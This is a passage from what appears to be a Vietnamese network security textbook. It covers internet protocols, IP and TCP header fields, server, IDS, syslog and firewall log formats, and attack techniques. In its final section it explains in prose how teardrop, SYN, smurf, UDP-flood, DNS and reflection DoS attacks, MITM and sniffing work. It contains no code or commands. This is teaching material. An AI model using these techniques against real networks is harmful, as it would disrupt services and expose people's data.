khách). Máy chủ FTP, dùng chạy phần mềm cung cấp dịch vụ FTP, gọi là trình chủ, lắng nghe yêu cầu về dịch vụ của các máy tính khác trên mạng lưới. Máy khách chạy phần mềm FTP dành cho người sử dụng dịch vụ, gọi là trình khách, thì khởi đầu một liên kết với máy chủ. Một khi hai máy đã liên kết với nhau, máy khách có thể xử lý một số thao tác về tập tin, như tải tập tin lên máy chủ, tải tập tin từ máy chủ xuống máy của mình, đổi tên của tập tin, hoặc xóa tập tin ở máy chủ v.v. Vì giao thức FTP là một giao thức chuẩn công khai, cho nên bất cứ một công ty phần mềm nào, hay một lập trình viên nào cũng có thể viết trình chủ FTP hoặc trình khách FTP. Hầu như bất cứ một nền tảng hệ điều hành máy tính nào cũng hỗ trợ giao thức FTP. Điều này cho phép tất cả các máy tính kết nối với một mạng lưới có nền TCP/IP, xử lý tập tin trên một máy tính khác trên cùng một mạng lưới với mình, bất kể máy tính ấy dùng hệ điều hành nào (nếu các máy tính ấy đều cho phép sự truy cập của các máy tính khác, dùng giao thức FTP). Hiện nay trên thị trường có rất nhiều các trình khách và trình chủ FTP, và phần đông các trình ứng dụng này cho phép người dùng được lấy tự do, không mất tiền.

- *Giao thức SMTP* (Simple Mail Transfer Protocol - giao thức truyền tải thư tín đơn giản) là một chuẩn truyền tải thư điện tử qua mạng Internet. SMTP dùng cổng 25 của giao thức TCP. Để xác định trình chủ SMTP của một tên miền nào đấy (domain name), người ta dùng một mẫu tin MX (Mail eXchange - Trao đổi thư) của DNS (Domain Name System - Hệ thống tên miền).

SMTP định nghĩa tất cả những gì đã làm với email. Nó xác định cấu trúc của các địa chỉ, yêu cầu tên miền và bất cứ điều gì liên quan đến email. SMTP cũng xác định các yêu cầu cho Post Office Protocol (POP) và truy cập Internet Message Protocol (IMAP) máy chủ, do đó email được gửi đúng cách.

- *Giao thức HTTP* (HyperText Transfer Protocol - Giao thức truyền tải siêu văn bản) là một trong năm giao thức chuẩn về mạng Internet, được dùng để liên hệ thông tin giữa Máy cung cấp dịch vụ (Web server) và Máy sử dụng dịch vụ (Web client) là giao thức Client/Server dùng cho World Wide Web-WWW, HTTP là một giao thức ứng dụng của bộ giao thức TCP/IP (các giao thức nền tảng cho Internet).

- *Giao thức HTTPS* (Hypertext Transfer Protocol Secure) là một sự kết

hợp giữa giao thức HTTP và giao thức bảo mật SSL hay TLS cho phép trao đổi thông tin một cách bảo mật trên Internet. Giao thức HTTPS thường được dùng trong các giao dịch nhạy cảm cần tính bảo mật cao.

- *Giao thức TELNET* (TErminaL NETwork) là một giao thức mạng được dùng trên các kết nối với Internet hoặc các kết nối tại mạng máy tính cục bộ LAN. TELNET thường được dùng để cung cấp những phiên giao dịch đăng nhập, giữa các máy trên mạng Internet, dùng dòng lệnh có tính định hướng người dùng. Tên của nó có nguồn gốc từ hai chữ tiếng Anh "telephone network" (mạng điện thoại), vì chương trình phần mềm được thiết kế, tạo cảm giác như một thiết bị cuối được gắn vào một máy tính khác.
- *Giao thức SSH* (Secure Shell) là một giao thức mạng dùng để thiết lập kết nối mạng một cách bảo mật. SSH hoạt động ở lớp trên trong mô hình phân lớp TCP/IP. Các công cụ SSH (như là OpenSSH, ...) cung cấp cho người dùng cách thức để thiết lập kết nối mạng được mã hoá để tạo một kênh kết nối riêng tư. Hơn nữa tính năng tunneling của các công cụ này cho phép chuyển tải các giao vận theo các giao thức khác.
- *Giao thức ICMP* (Internetwork Control Message Protocol) cho phép việc thử nghiệm và khắc phục các sự cố của giao thức TCP/IP. ICMP định nghĩa các các thông điệp được dùng để xác định khi nào một hệ thống mạng có thể phân phối các gói tin. Thật ra, ICMP là một thành phần bắt buộc của mọi hiện thực IP. Trong một vài trường hợp, một gateway hoặc một máy đích sẽ cần giao tiếp với máy nguồn để báo cáo lại các lỗi xảy ra trong quá trình xử lý gói tin. Trong trường hợp đó, ICMP sẽ được dùng. ICMP sử dụng IP như thể nó nằm ở một mức cao hơn

2.3.2.2. Giao thức TCP/IP

2.3.2.2.1. IP v4

Giao thức Internet phiên bản 4 (viết tắt IPv4, từ tiếng Anh Internet Protocol version 4) là phiên bản thứ tư trong quá trình phát triển của các giao thức Internet (IP). Đây là phiên bản đầu tiên của IP được sử dụng rộng rãi. IPv4 cùng với IPv6 (giao thức Internet phiên bản 6) là nòng cốt của giao tiếp internet. Hiện tại, IPv4 vẫn là giao thức được triển khai rộng rãi nhất trong bộ giao thức của lớp internet.

Giao thức này được công bố bởi IETF trong phiên bản RFC 791 (tháng 9 năm 1981), thay thế cho phiên bản RFC 760 (công bố vào tháng giêng năm 1980). Giao thức này cũng được chuẩn hóa bởi bộ quốc phòng Mỹ trong phiên bản MIL-STD-1777.

IPv4 là giao thức hướng dữ liệu, được sử dụng cho hệ thống chuyển mạch gói (tương tự như chuẩn mạng Ethernet). Đây là giao thức truyền dữ liêu hoạt động dựa trên nguyên tắc tốt nhất có thể, trong đó, nó không quan tâm đến thứ tự truyền gói tin cũng như không đảm bảo gói tin sẽ đến đích hay việc gây ra tình trạng lặp gói tin ở đích đến. Việc xử lý vấn đề này dành cho lớp trên của chồng giao thức TCP/IP. Tuy nhiên, IPv4 có cơ chế đảm bảo tính toàn vẹn dữ liệu thông qua sử dụng những gói kiểm tra (checksum).

IPv4 sử dụng 32 bits để đánh địa chỉ, theo đó, số địa chỉ tối đa có thể sử dụng là 4.294.967.296 (232). Tuy nhiên, do một số được sử dụng cho các mục đích khác như: cấp cho mạng cá nhân (xấp xỉ 18 triệu địa chỉ), hoặc sử dụng làm địa chỉ quảng bá (xấp xỉ 16 triệu), nên số lượng địa chỉ thực tế có thể sử dụng cho mạng Internet công cộng bị giảm xuống. Với sự phát triển không ngừng của mạng Internet, nguy cơ thiếu hụt địa chỉ đã được dự báo, tuy nhiên, nhờ công nghệ NAT (Network Address Translation - Chuyển dịch địa chỉ mạng) tạo nên hai vùng mạng riêng biệt: Mạng riêng và Mạng công cộng, địa chỉ mạng sử dụng ở mạng riêng có thể dùng lại ở mạng công công mà không hề bị xung đột, qua đó trì hoãn được vấn đề thiếu hụt địa chỉ

Chuẩn IPv6, với số lượng bits dùng để đánh địa chỉ nhiều hơn đã được xây dựng nhằm thay thế IPv4 trong tương lai.

2.3.2.2.2. IP v6

IPv6, viết tắt tiếng Anh: "Internet Protocol version 6", là "Giao thức liên mạng thế hệ 6", một phiên bản của giao thức liên mạng (IP) nhằm mục đích nâng cấp giao thức liên mạng phiên bản 4 (IPv4) hiện đang truyền dẫn cho hầu hết[1] lưu lượng truy cập Internet nhưng đã hết địa chỉ. IPv6 cho phép tăng lên đến 2128 địa chỉ, một sự gia tăng khổng lồ so với 232 (khoảng 4.3 tỷ) địa chỉ của IPv4.

Để đưa IPv6 vào sử dụng, hầu hết các máy chủ trên mạng Internet cũng

như các mạng lưới kết nối với chúng sẽ cần phải triển khai giao thức này với một quá trình chuyển đổi khó khăn. Trong khi các nước đang tăng tốc triển khai IPv6, đặc biệt là ở khu vực Châu Á - Thái Bình Dương và một số nước Châu Âu, thì ở Châu Mỹ và Châu Phi tương đối chậm trong quá trình này. Mỗi máy tính cần ít nhất một địa chỉ IP để có thể truy cập Internet; Địa chỉ IP hiện nay đang sử dụng thuộc thế hệ 4 (IPv4) sử dụng 32 bit để mã hóa địa chỉ. Theo lý thuyết thì IPv4 chứa hơn 4 tỷ địa chỉ và có thể cấp phát hết trong năm 2011. Chính điều này thúc đẩy sự ra đời một thế hệ địa chỉ Internet mới IPv6.


IPv6 được thiết kế với hi vọng khắc phục những hạn chế vốn có của địa chỉ IPv4 như hạn chế về không gian địa chỉ, cấu trúc định tuyến và bảo mật đồng thời đem lại những đặc tính mới thỏa mãn các nhu cầu dịch vụ của thế hệ mạng mới như khả năng tự động cấu hình mà không cần hỗ trợ của máy chủ DHCP, cấu trúc định tuyến tốt hơn, hỗ trợ Multicast, hỗ trợ bảo mật và di động tốt hơn.

Hiện IPv6 đang được chuẩn hóa từng bước và đưa vào sử dụng thực tế tuy nhiên quá trình chuyển đổi hệ thống mạng từ IPv4 sang IPv6 còn gặp nhiều vấn đề từ thiết bị không đồng bộ, các nhà cung cấp dịch vụ Internet, kiến thức người sử dụng và quản lý mạng...

2.3.3. Dữ liệu của mạng

2.3.3.1. Các dạng gói tin mạng

Gói tin IP: Các gói IP bao gồm dữ liệu từ lớp bên trên đưa xuống và thêm vào một IP Header.




Hình 2.2. Khuôn dạng của một gói tin IP

Các trường của một gói tin IP gồm:

- Version chỉ ra phiên bản hiện hành của IP đang được dùng, có 4 bit. Nếu trường này khác với phiên bản IP của thiết bị nhận, thiết bị nhận sẽ từ chối và loại bỏ các gói tin này.
- IP Header Length (HLEN) – Chỉ ra chiều dài của header theo các từ 32 bit. Đây là chiều dài của tất cả các các thông tin Header.
- Type Of Services (TOS): Chỉ ra tầm quan trọng được gán bởi một giao thức lớp trên đặc biệt nào đó, có 8 bit.
- Total Length – Chỉ ra chiều dài của toàn bộ gói tính theo byte, bao gồm dữ liệu và header, có 16 bit. Để biết chiều dài của dữ liệu chỉ cần lấy tổng chiều dài này trừ đi HLEN.
- Identification – Chứa một số nguyên định danh hiện hành, có 16 bit. Đây là chỉ số tuần tự.
- Flag – Một field có 3 bit, trong đó có 2 bit có thứ tự thấp điều khiển sự phân mảnh. Một bit cho biết gói có bị phân mảnh hay không và gói kia cho biết gói có phải là mảnh cuối cùng của chuỗi gói bị phân mảnh hay không.
- Fragment Offset – Được dùng để ghép các mảnh Datagram lại với nhau, có 13 bit.
- Time To Live (TTL) – Chỉ ra số bước nhảy (hop) mà một gói có thể đi qua.Con số này sẽ giảm đi một khi một gói tin đi qua một router. Khi bộ đếm đạt tới 0 gói này sẽ bị loại. Đây là giải pháp nhằm ngăn chặn tình trạng lặp vòng vô hạn của gói nào đó.
- Protocol – Chỉ ra giao thức lớp trên, chẳng hạn như TCP hay UDP, tiếp nhận các gói tin khi công đoạn xử lí IP hoàn tất, có 8 bit.
- Header CheckSum – Giúp bảo dảm sự toàn vẹn của IP Header, có 16 bit.
- Source Address – Chỉ ra địa chỉ của node truyền diagram, có 32 bit.
- Destination Address – Chỉ ra địa chỉ IP của Node nhận, có 32 bit.
- Padding – Các số 0 được bổ sung vào trường này để đảm bảo IP Header luôn là bội số của 32 bit.
- Data – Chứa thông tin lớp trên, chiều dài thay đổi đến 64Kb.

Gói tin TCP:



Hình 2.3. Khuôn dạng một gói tin TCP

Các trường của một gói tin TCP gồm:

- Source port: Số hiệu của cổng tại máy tính gửi.
- Destination port: Số hiệu của cổng tại máy tính nhận.
- Sequence number: Trường này có 2 nhiệm vụ. Nếu cờ SYN bật thì nó là số thứ tự gói ban đầu và byte đầu tiên được gửi có số thứ tự này cộng thêm 1. Nếu không có cờ SYN thì đây là số thứ tự của byte đầu tiên.
- Acknowledgement number: Nếu cờ ACK bật thì giá trị của trường chính là số thứ tự gói tin tiếp theo mà bên nhận cần.
- Data offset: Trường có độ dài 4 bít qui định độ dài của phần header (tính theo đơn vị từ 32 bít). Phần header có độ dài tối thiểu là 5 từ (160 bit) và tối đa là 15 từ (480 bít).
- Reserved: Dành cho tương lai và có giá trị là 0.
  Flags (hay Control bits): Bao gồm 6 cờ:
  URG: Cờ cho trường Urgent pointer
  ACK: Cờ cho trường Acknowledgement
  PSH: Hàm Push
  RST: Thiết lập lại đường truyền
  SYN: Đồng bộ lại số thứ tự
  FIN: Không gửi thêm số liệu
- Window: Số byte có thể nhận bắt đầu từ giá trị của trường báo nhận (ACK)
- Checksum: 16 bít kiểm tra cho cả phần header và dữ liệu.

2.3.3.2. Lưu lượng mạng

Khái niệm *lưu lượng mạng* – hay còn gọi là *băng thông* - bandwidth (the width of a band of electromagnetic frequencies) đại diện cho tốc độ truyền dữ liệu của một đường truyền, hay chuyên môn hơn là độ rộng của một dải tần số mà các tín hiệu điện tử chiếm giữ trên một phương tiện truyền dẫn.

Băng thông đồng nghĩa với số lượng dữ liệu được truyền trên một đơn vị thời gian. Nó cũng được hiểu là độ phức tạp của dữ liệu đối với khả năng của hệ thống. Ví dụ, trong 1 giây, download 1 bức ảnh sẽ tốn nhiều băng thông hơn là download 1 trang văn bản thô (chỉ có chữ).

Trong lĩnh vực viễn thông, băng thông biểu diễn cho tốc độ truyền tải dữ liệu (tính theo bit) trên một giây (thường gọi là bps). Vì thế, một modem với 57,600 bps (thường gọi là 56K modem) có bandwidth gấp đôi so với 28,800 bps modem.

2.3.3.3. Định dạng Nhật ký

Tệp tin nhật ký (log file) là một bản ghi các hành động và sự kiện diễn ra trên hệ thống hay thiết bị. Nó cung cấp manh mối về các vấn đề liên quan hiệu suất, chức năng ứng dụng, sự xâm nhập và cố gắng tấn công của đối tượng ác ý...

Log file cung cấp nguyên liệu đầu vào quan trọng trong việc quản lý các sự cố máy tính, bao gồm cả phòng chống sự cố lẫn phản ứng trước sự cố. Log file tạo điều kiện thuận lợi trong công tác điều tra tội phạm mạng cũng như xác định hoạt động và nguồn gốc của các cuộc tấn công.

Log file có thể có từ các nguồn như:

- System logs (Nhật ký hệ thống)
- Application logs (Nhật ký ứng dụng)
- Firewall logs (Nhật ký tường lửa)
- IDS/IPS logs (Nhật ký IDS/IPS)
- Application Server Logs (Nhật ký máy chủ ứng dụng) gồm máy chủ web, mail và máy chủ cơ sở dữ liệu.

Các định dạng nhật ký phổ biến:

Định dạng nhật ký máy chủ Apache: nội dung của file nhật ký trong máy chủ Apache gồm các mục chứa các thông tin sau:

```
%h %l %u %t "%r" %>s %b "%{Referer}i" "%{User-agent}i"
```

Với:

`%h`: địa chỉ IP của máy khách (hoặc máy chủ từ xa) thực hiện yêu cầu

`%l`: danh tính của máy khách (theo RFC 1413)

`%u`: userid của người thực hiện yêu cầu

`%t`: thời gian máy chủ hoàn tất xử lý yêu cầu

`%r`: yêu cầu cụ thể từ máy khách, được đặt trong dấu ngoặc kép “”

`%>s`: mã trạng thái máy chủ gửi lại cho máy khách

`%b`: kích thước của đối tượng trả về cho máy khách (tính bằng byte)

Hai trường `Referer` và `User-agent` cho biết chi tiết về nguồn phát sinh yêu cầu và loại tác nhân thực hiện yêu cầu

Ví dụ:

```
66.249.64.13 - - [18/Sep/2004:11:07:48 +1000] "GET /robots.txt HTTP/1.0" 200 468 "-" "Googlebot/2.1"
66.249.64.13 - - [18/Sep/2004:11:07:48 +1000] "GET / HTTP/1.0" 200 6433 "-" "Googlebot/2.1"
```

- *Định dạng nhật ký máy chủ IIS*: gồm các mục sau:

```
client ip address | username | date | time | service and instance| server name | server ip | time taken | client bytes sent | server bytes sent| service status code |windows status code | request type | target of operation | parameters
```

Trong đó:

`client IP address`: địa chỉ IP máy khách

`username`: tên người dùng thực hiện yêu cầu

date: ngày tháng năm tạo nhật ký

time: giờ phút giây ghi lại nhật ký

service and instance: dịch vụ hoặc trường hợp yêu cầu

servername: tên máy chủ

server IP address: địa chỉ IP máy chủ

time taken: thời gian thực hiện yêu cầu

client bytes sent: kích thước yêu cầu gửi từ máy khách

server bytes sent: kích thước yêu cầu gửi từ máy chủ

service status code: mã trạng thái máy chủ trả về

windows status code: mã trạng thái windows (giá trị 0 chỉ ra yêu cầu được thực hiện thành công)

request type: loại yêu cầu

target of operation: đối tượng cụ thể được yêu cầu

parameters: các thông số được truyền vào script...

Ví dụ:

```
192.168.114.201, -, 03/20/01, 7:55:20, W3SVC2, SERVER,
172.21.13.45, 4502, 163, 3223, 200, 0, GET,
/DeptLogo.gif, -,
```

Định dạng nhật ký IDS: có dạng sau:

```
Time | No|  IP source | Source Port | IP Destination
| Destination Port | Attack |   Severity
```

Trong đó:

Time: thời gian thực hiện yêu cầu

No: số thứ tự hạng mục trong nhật ký ghi lại

IP source: địa chỉ IP nguồn

Source Port: số hiệu cổng nguồn

`IP Destination`: địa chỉ IP đích

`Destionation Port`: số hiệu cổng đích

`Attack`: dạng tấn công phát hiện được

`Severity`: mức độ nghiêm trọng

Ví dụ:

```
10.96|  8628 | 192.168.1.54| 7482| 239.255.255.250|
80| SCAN http service discover attempt {tcp}  | low
```

Định dạng nhật ký syslog: Syslog (nhật ký hệ thống) là một tiêu chuẩn nhật ký cho dữ liệu máy tính. Nó chia các phần mềm thành các thông điệp từ hệ thống và lưu trữ chúng phục vụ cho báo cáo và phân tích. Syslog hỗ trợ rất nhiều thiết bị (như máy in hay router, switch...), vì thế có thể dùng nó để tích hợp dữ liệu nhật ký từ nhiều loại khác nhau của hệ thống vào một kho lưu trữ trung ương.

Các thông điệp được gắn nhãn với một mã cơ sở (auth, authpriv, deamon, cron, ftp, LPR, kern, mail, news, syslog, user, uucp, local0,... local7) xác định các loại phần mềm tạo ra thông điệp và được chỉ định mức độ nghiêm trọng (emergency, alert, critical, error, warning, notice, info, debug)

Ví dụ:

```
Mar 1 06:25:43 server1 sshd[23170]: Accepted
publickey for server2 from 172.30.128.115 port 21011
ssh2

Mar 1 07:16:42 server1 sshd[9326]: Accepted password
for murugiah from 10.20.30.108 port 1070 ssh2

Mar 1 07:16:53 server1 sshd[22938]: reverse mapping
checking getaddrinfo for ip10.165.nist.gov failed -
POSSIBLE BREAKIN ATTEMPT!

Mar 1 07:26:28 server1 sshd[22572]: Accepted
publickey for server2 from 172.30.128.115 port 30606
ssh2

Mar 1 07:28:33 server1 su: BAD SU kkent to root on
/dev/ttyp2
```

```
Mar 1 07:28:41 server1 su: kkent to root on
/dev/ttyp2
```

Định dạng nhật ký Firewall: các mục hữu ích nhất trong nhật ký Firewall để phát hiện xâm nhập là "accept" và "deny" tìm thấy trong bản ghi chính. Tường lửa từ chối kèm theo thông báo loại bỏ (drop) khi phát hiện truy cập trái phép và cho phép khi hợp lệ. Định dạng phổ biến của tường lửa là:

```
Time | Action | Firewall | Interface | Product|
Source | Source Port | Destination | Service |
Protocol | Translation | Rule
```

Trong đó:

`Time`: Thời gian ghi nhật ký

`Action`: Hành động thực hiện, có ba trường hợp: accept (chấp nhận) sẽ cho phép gói tin đi qua, deny (từ chối) sẽ gửi lại gói tin TCP hoặc thông báo ICMP "unreachable", drop (loại bỏ) không thông báo gì cho người gửi

`Firewall`: địa chỉ IP của tường lửa hoặc tên máy của điểm thực thi

`Interface`: card mạng xử lý

`Product`: phần mềm chạy trên hệ thống tạo ra thông báo

`Source`: địa chỉ IP của người gửi

`Source Port`: số hiệu cổng của người gửi

`Destination`: địa chỉ IP đích

`Service`: cổng đích hoặc dịch vụ yêu cầu

`Protocol:` giao thức sử dụng, thường nằm ở lớp 4 của gói tin TCP, UDP,...

`Translation:` Dịch địa chỉ, trường này xuất hiện khi xảy ra NAT

`Rule`: số hiệu luật dựa vào quá trình xử lý gói tin và ghi vào nhật ký

Ví dụ:

```
14:53:16 drop gw.foobar.com >eth0 product VPN-1 &
Firewall-1 src xxx.xxx.146.12 s_port 2523 dst
xxx.xxx.10.2 service ms-sql-m proto ud
```

2.3.4. Các kỹ thuật tấn công mạng máy tính

2.3.4.1. Nghe trộm (Eavesdropping)

Nhìn chung, phần lớn các thông tin liên lạc mạng diễn ra ở dạng rõ (cleartext) – định dạng không bảo đảm an toàn, cho phép kẻ tấn công có thể can thiệp vào dữ liệu trên mạng như nghe lén, chỉnh sửa nội dung thông tin... Nếu không có các dịch vụ mã hóa mạnh mẽ dựa trên mật mã, dữ liệu trên mạng có thể bị đọc bởi những kẻ có ý đồ xấu và gây ra tổn thất lớn cho cá nhân cũng như các doanh nghiệp.

Việc nghe trộm thông tin trên đường truyền có thể được thực hiện bằng việc cài keylog, phần mềm chặn bắt gói tin, phân tích giao thức hay thậm chí là các thiết bị phần cứng hỗ trợ việc "lắng nghe" các thông tin liên lạc trên mạng.

2.3.4.2. Giả mạo (Spoofing)

Hầu hết các mạng và hệ điều hành sử dụng địa chỉ IP để xác nhận một đối tượng là hợp lệ. Trong một số trường hợp, một địa chỉ IP có thể bị giả mạo, kẻ tấn công cũng có thể sử dụng những chương trình đặc biệt để xây dựng các gói tin IP có vẻ như xuất phát từ những địa chỉ hợp lệ thuộc mạng nội bộ của một công ty. Sau khi đoạt được quyền truy cập vào mạng bằng IP hợp lệ, kẻ tấn công có thể thực hiện các ý đồ xấu như sửa đổi, định tuyến lại hay xóa dữ liệu hệ thống.

2.3.4.3. Tấn công từ chối dịch vụ (Denial of Service)

Đây là dạng tấn công trong đó kẻ tấn công làm cho tài nguyên của bộ nhớ trở nên quá tải không thể xử lý các yêu cầu hợp lệ hoặc từ chối người dùng hợp pháp truy cập vào máy tính hay mạng máy tính.

Các loại tấn công từ chối dịch vụ phổ biến:

***Tear drop*:** Tất cả các dữ liệu chuyển đi trên mạng từ hệ thống nguồn đến hệ thống đích đều phải trải qua 2 quá trình: dữ liệu sẽ được chia ra thành các mảnh nhỏ ở hệ thống nguồn, mỗi mảnh đều phải có một giá trị offset định để xác định vị trí của mảnh đó trong gói dữ liệu được chuyển đi. Khi các mảnh này đến hệ thống đích, hệ thống đích sẽ dựa vào giá trị offset để sắp xếp

các mảnh lại với nhau theo thứ tự đúng như ban đầu. Lợi dụng sơ hở đó, ta chỉ cần gởi đến hệ thống đích một loạt gói packets với giá trị offset chồng chéo lên nhau. Hệ thống đích sẽ không thể nào sắp xếp lại các packets này, nó không điều khiển được và có thể bị crash, reboot hoặc ngừng hoạt động nếu số lượng gói packets với giá trị offset chồng chéo lên nhau quá lớn.

***SYN Attack*:** Trong SYN Attack, hacker sẽ gởi đến hệ thống đích một loạt SYN packets với địa chỉ ip nguồn không có thực. Hệ thống đích khi nhận được các SYN packets này sẽ gởi trở lại các địa chỉ không có thực đó và chờ đợi để nhận thông tin phản hồi từ các địa chỉ ip giả . Vì đây là các địa chỉ IP không có thực, nên hệ thống đích sẽ sẽ chờ đợi vô ích và còn đưa các "request" chờ đợi này vào bộ nhớ, gây lãng phí một lượng đáng kể bộ nhớ trên máy chủ mà đúng ra là phải dùng vào việc khác thay cho phải chờ đợi thông tin phản hồi không có thực này . Nếu ta gởi cùng một lúc nhiều gói tin có địa chỉ IP giả như vậy thì hệ thống sẽ bị quá tải dẫn đến bị crash hoặc boot máy tính.

***Smurf Attack*:** Trong Smurf Attack, hacker sẽ gởi các gói tin ICMP đến địa chỉ broadcast của mạng khuếch đại. Điều đặc biệt là các gói tin ICMP packets này có địa chỉ ip nguồn chính là địa chỉ IP của nạn nhân. Khi các packets đó đến được địa chỉ broadcast của mạng khuếch đại, các máy tính trong mạng khuếch đại sẽ tưởng rằng máy tính nạn nhân đã gởi gói tin ICMP packets đến và chúng sẽ đồng loạt gởi trả lại hệ thống nạn nhân các gói tin phản hồi ICMP packets. Hệ thống máy nạn nhân sẽ không chịu nổi một khối lượng khổng lồ các gói tin này và nhanh chóng bị ngừng hoạt động, crash hoặc reboot.

***UDP Flooding*:** Cách tấn công UDP đòi hỏi phải có 2 hệ thống máy cùng tham gia. Hackers sẽ làm cho hệ thống của mình đi vào một vòng lặp trao đổi các dữ liệu qua giao thức UDP. Và giả mạo địa chỉ IP của các gói tin là địa chỉ loopback (127.0.0.1) , rồi gởi gói tin này đến hệ thống của nạn nhân trên cổng UDP echo (7). Hệ thống của nạn nhân sẽ trả lời lại các messages do 127.0.0.1 (chính nó) gởi đến, kết quả là nó sẽ đi vòng một vòng lặp vô tận. Tuy nhiên, có nhiều hệ thống không cho dùng địa chỉ loopback nên hacker sẽ giả mạo một địa chỉ IP của một máy tính nào đó trên mạng nạn nhân và tiến hành ngập lụt UDP trên hệ thống của nạn nhân.

***Tấn công DNS*:** Hacker có thể đổi một lối vào trên Domain Name Server của hệ thống nạn nhân rồi cho chỉ đến một website nào đó của hacker. Khi máy khách yêu cầu DNS phân tích địa chỉ bị xâm nhập thành địa chỉ IP, lập tức DNS (đã bị hacker thay đổi cache tạm thời) sẽ đổi thành địa chỉ IP mà hacker đã cho chỉ đến đó. Kết quả là thay vì phải vào trang Web muốn vào thì các nạn nhân sẽ vào trang Web do chính hacker tạo ra. Một cách tấn công từ chối dịch vụ thật hữu hiệu.

Distributed DoS Attacks (DDoS): DDoS yêu cầu phải có ít vài hackers cùng tham gia. Đầu tiên các hackers sẽ cố thâm nhập vào các mạng máy tính được bảo mật kém, sau đó cài lên các hệ thống này chương trình DDoS server. Bây giờ các hackers sẽ hẹn nhau đến thời gian đã định sẽ dùng DDoS client kết nối đến các DDoS servers, sau đó đồng loạt ra lệnh cho các DDoS servers này tiến hành tấn công DDoS đến hệ thống nạn nhân.

DRDoS (The Distributed Reflection Denial of Service Attack): Đây có lẽ là kiểu tấn công lợi hại và làm boot máy tính của đối phương nhanh gọn . Cách làm thì cũng tương tự như DDos nhưng thay vì tấn công bằng nhiều máy tính thì ngườI tấn công chỉ cần dùng một máy tấn công thông qua các server lớn trên thế giới. Vẫn với phương pháp giả mạo địa chỉ IP của victim , kẻ tấn công sẽ gởi các gói tin đến các server mạnh, nhanh và có đường truyền rộng như Yahoo .v.v… , các server này sẽ phản hồi các gói tin đó đến địa chỉ của victim. Việc cùng một lúc nhận được nhiều gói tin thông qua các server lớn này sẽ nhanh chóng làm nghẽn đường truyền của máy tính nạn nhân và làm crash, reboot máy tính đó. Cách tấn công này lợi hại ở chỗ chỉ cần một máy có kết nối Internet đơn giản với đường truyền bình thường cũng có thể đánh bật được hệ thống có đường truyền tốt thế giới nếu như ta không kịp ngăn chặn.

2.3.4.4. Tấn công kẻ đứng giữa (MITM - Man-in-the-middle)

Man-in-the-Middle (MITM) là hình thức tấn công mà kẻ tấn công nằm vùng trên đường truyền với vai trò là máy trung gian trong việc trao đổi thông tin giữa hai máy tính, hai thiết bị, hay giữa một máy tính và server, nhằm nghe trộm, thông dịch dữ liệu nhạy cảm, đánh cắp thông tin hoặc thay đổi luồng dữ liệu trao đổi giữa các nạn nhân.

Hiện nay có các hình thức tấn công MITM phổ biến như:

- Tấn công giả mạo ARP cache (ARP Cache Poisoning).
- Tấn công giả mạo DNS (DNS Spoofing hay DNS Cache Poisoning).
- Chiếm quyền điều khiển Session (Session Hijacking).
- Chiếm quyền điều khiển SSL

2.3.4.5. Tấn công chặn bắt (Sniffer)

Sniffer là một ứng dụng hoặc một thiết bị có thể đọc, theo dõi và chặn bắt dữ liệu trao đổi và các gói tin trên mạng. Nếu các gói tin không được mã hóa, sniffer sẽ cung cấp một cái nhìn đầy đủ về các dữ liệu bên trong gói tin. Thậm chí các gói tin đã được đóng gói cũng có thể bị phá vỡ và đọc trừ khi chúng được mã hóa và kẻ tấn công không khai thác được khóa giải mã. Bằng cách sử dụng Sniffer, kẻ tấn công có thể:

- Phân tích mạng của đối phương và thu thập thông tin nhằm khiến cho hệ thống bị trì trệ hoặc dính lỗi.
- Đọc các thông tin liên lạc

